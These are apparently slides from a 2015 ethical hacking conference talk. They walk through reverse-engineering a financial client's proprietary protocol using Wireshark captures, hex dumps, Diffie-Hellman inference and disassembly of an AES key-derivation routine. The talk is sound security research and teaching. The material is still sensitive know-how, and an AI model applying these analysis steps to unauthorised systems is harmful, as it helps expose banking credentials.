Ethical Hacking Konferencia 2015

Introduction

Introduction

András Veres-Szentkirályi

Silent Signal
IT security expert
OSCP GWAPT SISE
vsza@silentsignal.hu

There’s worse than SSL

it’s hard to get a homebrew protocol right


Scenario

- Executable used as client for exchanging financial information
  - (including on-line banking credentials)
- Server only available as a service
  - (no executable)
- No source code available
- Proprietary protocol
  - (allegedly encrypted)

Network traffic analysis

- *Wireshark* for capturing network traffic and stream reconstruction
- *Flow tools* for differential analysis https://github.com/silentsignal/flowtools

Wireshark follow stream




Stream Content

```
.......P....wo=.....".~.U.
{hV...85096488442667173670243183866067459691610916375965656716968420165765822843304420.......P....Q..:.P
I...>c...)....40691571133354764952935034632793115877286604465097586384277442842825275683072751.......
P......h...x4x........
%..38874457630494437980841436129054812084587808448086666192494615553303371984322881.......P.........5...E..
6m#_....77488765887500038776207272137182748381022593865352302735725406073709965985634901.............@.^
F....y...P..u..(.0....._.=.d...............b,NI....2C<k.Vu.g......~...8_......a.............9..^kK
2U...`......
```

Entire conversation (576 bytes)

ASCII EBCDIC Hex Dump C Arrays [✓ Raw]

Flow tools diff analysis



```
[i] E1 // received // Offset: [0] // Length: [112]

00000000  00 00 00 00  00 00 00 50  00 00 00 00  c6 14 68 e4  .......P......h.
00000010  13 e0 78 34  78 96 19 96  de f2 13 fb  1f 25 a5 a6  ..x4x........%..
00000020  33 38 38 37  34 34 35 37  36 33 30 34  39 34 34 33  3887445763049443
00000030  37 39 38 30  38 34 31 34  33 36 31 32  39 30 35 34  7980841436129054
00000040  38 31 32 30  38 34 35 38  37 38 30 38  34 34 38 30  8120845878084480
00000050  38 36 36 36  36 31 39 32  34 39 34 36  31 35 35 35  8666619249461555
00000060  33 33 30 33  33 37 31 39  38 34 33 32  32 38 38 31  3303371984322881

00000000  .. .. .. ..  .. .. .. ..  .. .. .. ..  e8 f3 53 9f  ..............S.
00000010  87 73 86 3a  2b 5b 99 9d  75 93 aa e2  c5 17 51 96  .s.:+[..u.....Q.
00000020  32 32 32 ..  32 30 32 38  30 32 34 35  31 38 31 35  222.202802451815
00000030  30 37 39 34  33 31 36 33  35 33 30 35  30 39 34 37  0794316353050947
00000040  .. 32 33 32  35 33 31 ..  38 33 36 34  .. 31 36 32  .232531.8364.162
00000050  .. .. 33 33  35 33 32 36  30 37 .. 33  33 38 36 38  ..33532607.33868
00000060  36 32 36 31  .. 30 34 33  32 32 32 34  .. 37 32 32  6261.0432224.722
```

160 bits of randomness?

```
00 00 00 00  00 00 00 50  00 00 00 00  c6 14 68 e4  13 e0 78 34  .......P......h...x4
78 96 19 96  de f2 13 fb  1f 25 a5 a6  33 38 38 37  34 34 35 37  x........%..38874457
36 33 30 34  39 34 34 33  37 39 38 30  38 34 31 34  33 36 31 32  63049443798084143612
39 30 35 34  38 31 32 30  38 34 35 38  37 38 30 38  34 34 38 30  90548120845878084480
38 36 36 36  36 31 39 32  34 39 34 36  31 35 35 35  33 33 30 33  86666192494615553303
33 37 31 39  38 34 33 32  32 38 38 31                            371984322881
```

```
$ echo -n "38874457630494437980841436129054812084587808448086666619\
2494615553303371984322881" | sha1sum
c61468e413e0783478961996def213fb1f25a5a6  -
```

What we know so far

- Client sends two numbers
- Server sends one number
- Client sends one number
- This is followed by frames of $n \times 16$ bytes

What we can deduce


- Client sends two numbers
- Server sends one number
- Client sends one number
  - Diffie-Hellman key exchange?

- This is followed by frames of $n \times 16$ bytes
  - Matches AES block size!

Diffie-Hellman Key Exchange

- Alice and Bob agree to use a prime number $p = 23$ and base $g = 5$ (which is a primitive root modulo 23).
- Alice chooses a secret integer $a = 6$, then sends Bob $A = g^a \bmod p$
  - $A = 5^6 \bmod 23 = 8$
- Bob chooses a secret integer $b = 15$, then sends Alice $B = g^b \bmod p$
  - $B = 5^{15} \bmod 23 = 19$
- Alice computes $s = B^a \bmod p$
  - $s = 19^6 \bmod 23 = 2$
- Bob computes $s = A^b \bmod p$
  - $s = 8^{15} \bmod 23 = 2$
- Alice and Bob now share a secret (the number 2).

Source: https://en.wikipedia.org/wiki/Diffie-Hellman


Alice
Bob
Common paint
+
Secret colours
=
Public transport
(assume
that mixture separation
is expensive)
+
Secret colours
=
Common secret

Static binary analysis of client

- Find out if Diffie-Hellman is used
- Find out how the AES key is derived from DH secret
- Disassemble and partially decompile using *reverse*
  https://github.com/joelpx/reverse

System V AMD64 ABI

The calling convention of the System V AMD64 ABI is followed on Solaris, Linux, FreeBSD, Mac OS X, and other UNIX-like or POSIX-compliant operating systems. The first six integer or pointer arguments are passed in registers RDI, RSI, RDX, RCX, R8, and R9

Source: https://en.wikipedia.org/wiki/X86_calling_conventions#System_V_AMD64_ABI


Diffie-Hellman in practice

```
0x400d34: esi = 80 # mov esi, 0x50
0x400d39: call 0x401033 (.text) <send_packet>
0x400d3e: call 0x40117b (.text) <recv_packet>
0x400d43: test rax, rax
0x400d46: rbp = rax # mov rbp, rax
# 0x400d49: jne 0x400d66
if == {
    0x400d4b: rsi = *(0x601861) # mov rsi, qword ptr [rip + 0x200b16]
    0x400d52: edi = 0x4012e3 (.rodata) "Invalid hash\n" # mov edi, 0x4012e3
    0x400d57: call 0x400ba0 (.plt) <fputs@plt>
    0x400d5c: eax = 1 # mov eax, 1
    0x400d61: jmp 0x400e47
} else {
    0x400d66: rdx = &(*(rsp + 118)) # lea rdx, qword ptr [rsp + 0x76]
    0x400d6b: rsi = &(*(rsp + 37)) # lea rsi, qword ptr [rsp + 0x25]
    0x400d70: rdi = rax # mov rdi, rax
    0x400d73: call 0x400f65 (.text) <dec_pow>
    0x400d78: rdx = &(*(rsp + 118)) # lea rdx, qword ptr [rsp + 0x76]
    0x400d7d: rsi = &(*(rsp + 37)) # lea rsi, qword ptr [rsp + 0x25]
    0x400d82: rdi = &(*(rsp + 199)) # lea rdi, qword ptr [rsp + 0xc7]
    0x400d8a: r12 = rax # mov r12, rax
    0x400d8d: call 0x400f65 (.text) <dec_pow>
    0x400d92: esi = 0 # xor esi, esi
    0x400d94: rdi = rax # mov rdi, rax
    0x400d97: call 0x401033 (.text) <send_packet>
```

DH to Key Derivation

```
0x400d97: call 0x401033 (.text) <send_packet>
0x400d9c: rdi = &(*(rsp + 21)) # lea rdi, qword ptr [rsp + 0x15]
0x400da1: rsi = r12 # mov rsi, r12
0x400da4: call 0x400f46 (.text) <gen_aes_key>
0x400da9: rdi = &(*(rsp + 280)) # lea rdi, qword ptr [rsp + 0x118]
0x400db1: *(0x60186e) = 0 # mov dword ptr [rip + 0x200abd], 0
0x400dbb: call 0x400ae0 (.plt) <EVP_CIPHER_CTX_init@plt>
0x400dc0: call 0x400aa0 (.plt) <EVP_aes_128_ecb@plt>
```

Key Derivation




```
reverse ➤ python3 reverse.py -x gen_aes_key ~/_projekt/ethackconf2015/victim/client
function gen_aes_key {
    0x400f46: eax = 0 # xor eax, eax
    loop {
        0x400f48: edx = *(rsi + (rax*2)) # movsx edx, byte ptr [rsi + rax*2]
        0x400f4c: cl = *(rsi + (rax*2) + 1) # mov cl, byte ptr [rsi + rax*2 + 1]
        0x400f50: ecx -= 48 # sub ecx, 0x30
        0x400f53: edx <<= 4 # shl edx, 4
        0x400f56: edx |= ecx # or edx, ecx
        0x400f58: *(rdi + rax) = dl # mov byte ptr [rdi + rax], dl
        0x400f5b: rax++ # inc rax
        # 0x400f5e: cmp rax, 0x10
        # 0x400f62: jne 0x400f48
        if (rax == 16)  goto 0x400f64
    }
    0x400f64: ret
}
```

Are we there yet?

